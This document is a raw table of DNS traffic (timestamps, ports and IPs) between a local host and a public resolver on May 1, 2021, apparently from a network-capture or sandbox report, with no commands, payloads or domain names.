May 1, 2021 06:00:41.198815107 CEST	53	60152	8.8.8.8	192.168.2.3
May 1, 2021 06:00:41.953253984 CEST	57544	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:42.026010990 CEST	53	57544	8.8.8.8	192.168.2.3
May 1, 2021 06:00:42.063354969 CEST	55984	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:42.120246887 CEST	53	55984	8.8.8.8	192.168.2.3
May 1, 2021 06:00:42.851144075 CEST	64185	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:42.915077925 CEST	53	64185	8.8.8.8	192.168.2.3
May 1, 2021 06:00:43.219022036 CEST	65110	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:43.276004076 CEST	53	65110	8.8.8.8	192.168.2.3
May 1, 2021 06:00:44.202594042 CEST	58361	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:44.259861946 CEST	53	58361	8.8.8.8	192.168.2.3
May 1, 2021 06:00:45.210990906 CEST	63492	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:45.270266056 CEST	53	63492	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 1, 2021 06:00:46.344225883 CEST	60831	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:46.392858982 CEST	53	60831	8.8.8.8	192.168.2.3
May 1, 2021 06:00:47.306098938 CEST	60100	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:47.366225004 CEST	53	60100	8.8.8.8	192.168.2.3
May 1, 2021 06:00:48.305075884 CEST	53195	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:48.361843109 CEST	53	53195	8.8.8.8	192.168.2.3
May 1, 2021 06:00:49.295646906 CEST	50141	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:49.347126961 CEST	53	50141	8.8.8.8	192.168.2.3
May 1, 2021 06:00:50.416008949 CEST	53023	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:50.475758076 CEST	53	53023	8.8.8.8	192.168.2.3
May 1, 2021 06:00:50.717036963 CEST	49563	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:50.768558025 CEST	53	49563	8.8.8.8	192.168.2.3
May 1, 2021 06:00:51.608968019 CEST	51352	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:51.660464048 CEST	53	51352	8.8.8.8	192.168.2.3
May 1, 2021 06:00:52.845843077 CEST	59349	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:52.896435976 CEST	53	59349	8.8.8.8	192.168.2.3
May 1, 2021 06:00:53.666836977 CEST	57084	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:53.715416908 CEST	53	57084	8.8.8.8	192.168.2.3
May 1, 2021 06:00:55.109352112 CEST	58823	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:55.158065081 CEST	53	58823	8.8.8.8	192.168.2.3
May 1, 2021 06:00:55.960249901 CEST	57568	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:56.008778095 CEST	53	57568	8.8.8.8	192.168.2.3
May 1, 2021 06:00:56.753340960 CEST	50540	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:56.813231945 CEST	53	50540	8.8.8.8	192.168.2.3
May 1, 2021 06:00:57.707150936 CEST	54366	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:57.755716085 CEST	53	54366	8.8.8.8	192.168.2.3
May 1, 2021 06:00:58.642318964 CEST	53034	53	192.168.2.3	8.8.8.8
May 1, 2021 06:00:58.693648100 CEST	53	53034	8.8.8.8	192.168.2.3
May 1, 2021 06:01:16.652832031 CEST	57762	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:16.715946913 CEST	53	57762	8.8.8.8	192.168.2.3
May 1, 2021 06:01:23.843310118 CEST	55435	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:23.892951965 CEST	53	55435	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.893771887 CEST	50713	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.897634029 CEST	56132	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.901043892 CEST	58987	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.904541969 CEST	56579	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.907874107 CEST	60633	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.910656929 CEST	61292	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.914572001 CEST	63619	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.917876959 CEST	64938	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.921426058 CEST	61946	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.923356056 CEST	64910	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.927391052 CEST	52123	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.929951906 CEST	56130	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.933248997 CEST	56338	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.937216043 CEST	59420	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.939582109 CEST	58784	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.942275047 CEST	53	50713	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.944806099 CEST	63978	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.947837114 CEST	62938	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.949017048 CEST	53	56132	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.949796915 CEST	53	58987	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.951611996 CEST	55708	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.953780890 CEST	53	56579	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.954782963 CEST	56803	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.956371069 CEST	53	60633	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.960412979 CEST	57145	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.963365078 CEST	53	61292	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.964839935 CEST	53	63619	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.971564054 CEST	53	64938	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.972467899 CEST	53	61946	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.974160910 CEST	53	64910	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.978465080 CEST	53	52123	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.981174946 CEST	53	56130	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 1, 2021 06:01:50.984406948 CEST	53	56338	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.988234043 CEST	53	59420	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.990336895 CEST	53	58784	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.991772890 CEST	55359	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:50.993293047 CEST	53	63978	8.8.8.8	192.168.2.3
May 1, 2021 06:01:50.998806000 CEST	53	62938	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.002805948 CEST	53	55708	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.005855083 CEST	53	56803	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.009005070 CEST	64124	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.011784077 CEST	53	57145	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.015445948 CEST	63150	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.016604900 CEST	53279	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.029236078 CEST	53642	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.035084963 CEST	55667	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.040246964 CEST	53	55359	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.043488979 CEST	62476	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.049494982 CEST	49705	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.052990913 CEST	61477	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.057343960 CEST	61633	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.057506084 CEST	53	64124	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.061168909 CEST	55949	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.063864946 CEST	53	63150	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.065725088 CEST	57601	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.067914963 CEST	53	53279	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.070247889 CEST	49342	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.074764967 CEST	55439	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.078885078 CEST	57069	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.080574036 CEST	53	53642	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.083612919 CEST	53	55667	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.083661079 CEST	63975	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.088715076 CEST	56639	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.091912031 CEST	53	62476	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.093346119 CEST	51856	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.098010063 CEST	53	49705	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.098615885 CEST	56546	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.101469994 CEST	53	61477	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.104226112 CEST	62152	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.105896950 CEST	53	61633	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.108844042 CEST	53470	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.109612942 CEST	53	55949	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.112548113 CEST	55515	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.114151001 CEST	53	57601	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.121582031 CEST	53	49342	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.123229027 CEST	53	55439	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.130232096 CEST	53	57069	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.134908915 CEST	53	63975	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.140394926 CEST	53	56639	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.142889023 CEST	53	51856	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.151442051 CEST	53	56546	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.156848907 CEST	53	62152	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.158965111 CEST	53	53470	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.162628889 CEST	53	55515	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.240881920 CEST	64547	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.248117924 CEST	54856	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.258435011 CEST	64140	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.263031960 CEST	62271	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.272082090 CEST	57404	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.279566050 CEST	57712	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.288979053 CEST	64700	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.289503098 CEST	53	64547	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.296616077 CEST	53	54856	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.299921989 CEST	53724	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.307018995 CEST	53	64140	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.307804108 CEST	58051	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 1, 2021 06:01:51.311583042 CEST	53	62271	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.315642118 CEST	50491	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.320740938 CEST	53	57404	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.325706005 CEST	52529	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.328052998 CEST	53	57712	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.337141037 CEST	62724	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.337508917 CEST	53	64700	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.344819069 CEST	56059	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.349069118 CEST	53	53724	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.354617119 CEST	63060	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.358113050 CEST	53	58051	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.363224983 CEST	50118	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.365809917 CEST	53	50491	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.371421099 CEST	58079	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.375607967 CEST	53	52529	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.381490946 CEST	49289	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.390072107 CEST	53	62724	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.391027927 CEST	61034	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.393491983 CEST	53	56059	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.402148962 CEST	58241	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.403125048 CEST	53	63060	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.411828995 CEST	53	50118	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.413296938 CEST	60709	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.420103073 CEST	53	58079	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.426162958 CEST	63643	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.430216074 CEST	53	49289	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.437124968 CEST	61959	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.442437887 CEST	53	61034	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.453630924 CEST	53	58241	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.454277992 CEST	50980	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.461910009 CEST	53	60709	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.470943928 CEST	50067	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.474786043 CEST	53	63643	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.485667944 CEST	53	61959	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.487770081 CEST	58319	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.511013985 CEST	53	50980	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.518642902 CEST	64785	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.524205923 CEST	53	50067	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.532857895 CEST	60548	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.538281918 CEST	53	58319	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.542237043 CEST	51689	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.557326078 CEST	49686	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.565623045 CEST	62241	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.572849035 CEST	53	64785	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.574126959 CEST	56709	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.585335016 CEST	50263	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.587765932 CEST	53	60548	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.593329906 CEST	64372	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.594026089 CEST	53	51689	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.605875015 CEST	53	49686	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.614186049 CEST	53	62241	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.622803926 CEST	53	56709	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.626687050 CEST	49160	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.634243011 CEST	53	50263	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.641819000 CEST	53	64372	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.647494078 CEST	52006	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.670178890 CEST	50989	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.676301003 CEST	53	49160	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.688473940 CEST	59034	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.698214054 CEST	53	52006	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.707031012 CEST	54489	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.718713045 CEST	53	50989	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.736999989 CEST	53	59034	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.745240927 CEST	64203	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 1, 2021 06:01:51.755532980 CEST	53	54489	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.793706894 CEST	53	64203	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.837577105 CEST	53555	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.886123896 CEST	53	53555	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.889528990 CEST	60844	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.889561892 CEST	63917	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:51.938036919 CEST	53	60844	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.938059092 CEST	53	63917	8.8.8.8	192.168.2.3
May 1, 2021 06:01:51.962851048 CEST	49898	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.011326075 CEST	53	49898	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.039889097 CEST	49632	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.052942038 CEST	65361	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.090214968 CEST	65317	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.091310978 CEST	53	49632	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.104171038 CEST	51191	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.104319096 CEST	53	65361	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.116974115 CEST	57013	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.130970955 CEST	58745	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.140558004 CEST	53	65317	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.142018080 CEST	56440	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.154048920 CEST	61776	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.155714989 CEST	53	51191	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.164864063 CEST	53928	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.165544033 CEST	53	57013	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.177084923 CEST	56711	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.179516077 CEST	53	58745	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.189516068 CEST	54305	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.190555096 CEST	53	56440	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.201400995 CEST	61669	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.202662945 CEST	53	61776	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.212357998 CEST	57336	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.213296890 CEST	53	53928	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.225651979 CEST	53	56711	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.232743025 CEST	64987	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.238213062 CEST	53	54305	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.245122910 CEST	60905	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.251101971 CEST	53	61669	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.257215977 CEST	65201	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.262083054 CEST	53	57336	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.270154953 CEST	58439	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.280306101 CEST	55876	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.285368919 CEST	53	64987	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.289578915 CEST	56994	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.298089027 CEST	53	60905	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.299040079 CEST	51800	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.307305098 CEST	58836	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.308010101 CEST	53	65201	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.313554049 CEST	52472	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.320741892 CEST	53	58439	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.321599007 CEST	51974	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.331703901 CEST	64199	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.332469940 CEST	53	55876	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.340260029 CEST	51731	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.340828896 CEST	53	56994	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.347508907 CEST	53	51800	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.350821972 CEST	55918	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.355828047 CEST	53	58836	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.362271070 CEST	53	52472	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.370158911 CEST	53	51974	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.377826929 CEST	62929	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.380259991 CEST	53	64199	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.388796091 CEST	53	51731	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.390878916 CEST	54988	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.399332047 CEST	53	55918	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 1, 2021 06:01:52.402352095 CEST	53644	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.416584015 CEST	62146	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.424602032 CEST	64238	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.426629066 CEST	53	62929	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.433701992 CEST	49834	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.439526081 CEST	53	54988	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.443931103 CEST	56295	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.453241110 CEST	51016	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.456334114 CEST	53	53644	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.468122005 CEST	53	62146	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.469060898 CEST	61443	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.475624084 CEST	53	64238	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.487596989 CEST	53	49834	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.497811079 CEST	53	56295	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.504411936 CEST	53	51016	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.519123077 CEST	53	61443	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.672152996 CEST	51621	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.684401989 CEST	54760	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.701277018 CEST	53786	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.712095022 CEST	54810	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.720834017 CEST	53	51621	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.721446991 CEST	52284	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.730547905 CEST	54986	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.733119965 CEST	53	54760	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.737654924 CEST	54532	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:52.749881029 CEST	53	53786	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.760617971 CEST	53	54810	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.772881031 CEST	53	52284	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.779103041 CEST	53	54986	8.8.8.8	192.168.2.3
May 1, 2021 06:01:52.786372900 CEST	53	54532	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.227194071 CEST	55946	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.230180025 CEST	59493	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.257064104 CEST	55399	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.272913933 CEST	49307	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.275490999 CEST	58059	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.276494980 CEST	60630	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.280175924 CEST	53	55946	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.280822992 CEST	58076	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.282815933 CEST	53	59493	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.299257040 CEST	61148	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.299295902 CEST	50031	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.299334049 CEST	61776	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.300626040 CEST	49810	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.300746918 CEST	56790	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.301353931 CEST	57358	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.306945086 CEST	53	55399	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.310797930 CEST	56508	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.314304113 CEST	56649	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.322593927 CEST	53	49307	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.325787067 CEST	53	58059	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.327800989 CEST	59907	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.329859018 CEST	53	60630	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.333574057 CEST	53	58076	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.337302923 CEST	53659	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.347774029 CEST	53	61148	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.347796917 CEST	53	61776	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.349056005 CEST	53	49810	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.349080086 CEST	53	56790	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.349807024 CEST	53	57358	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.350574017 CEST	53	50031	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.356494904 CEST	51838	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.362241030 CEST	53	56508	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.365612030 CEST	53	56649	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.369323015 CEST	63934	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 1, 2021 06:01:59.379213095 CEST	53	59907	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.385886908 CEST	53	53659	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.404964924 CEST	53	51838	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.418174028 CEST	53	63934	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.498616934 CEST	61716	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.548511982 CEST	53	61716	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.560102940 CEST	53650	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.609716892 CEST	53	53650	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.740871906 CEST	51615	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.768430948 CEST	64258	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.790599108 CEST	53	51615	8.8.8.8	192.168.2.3
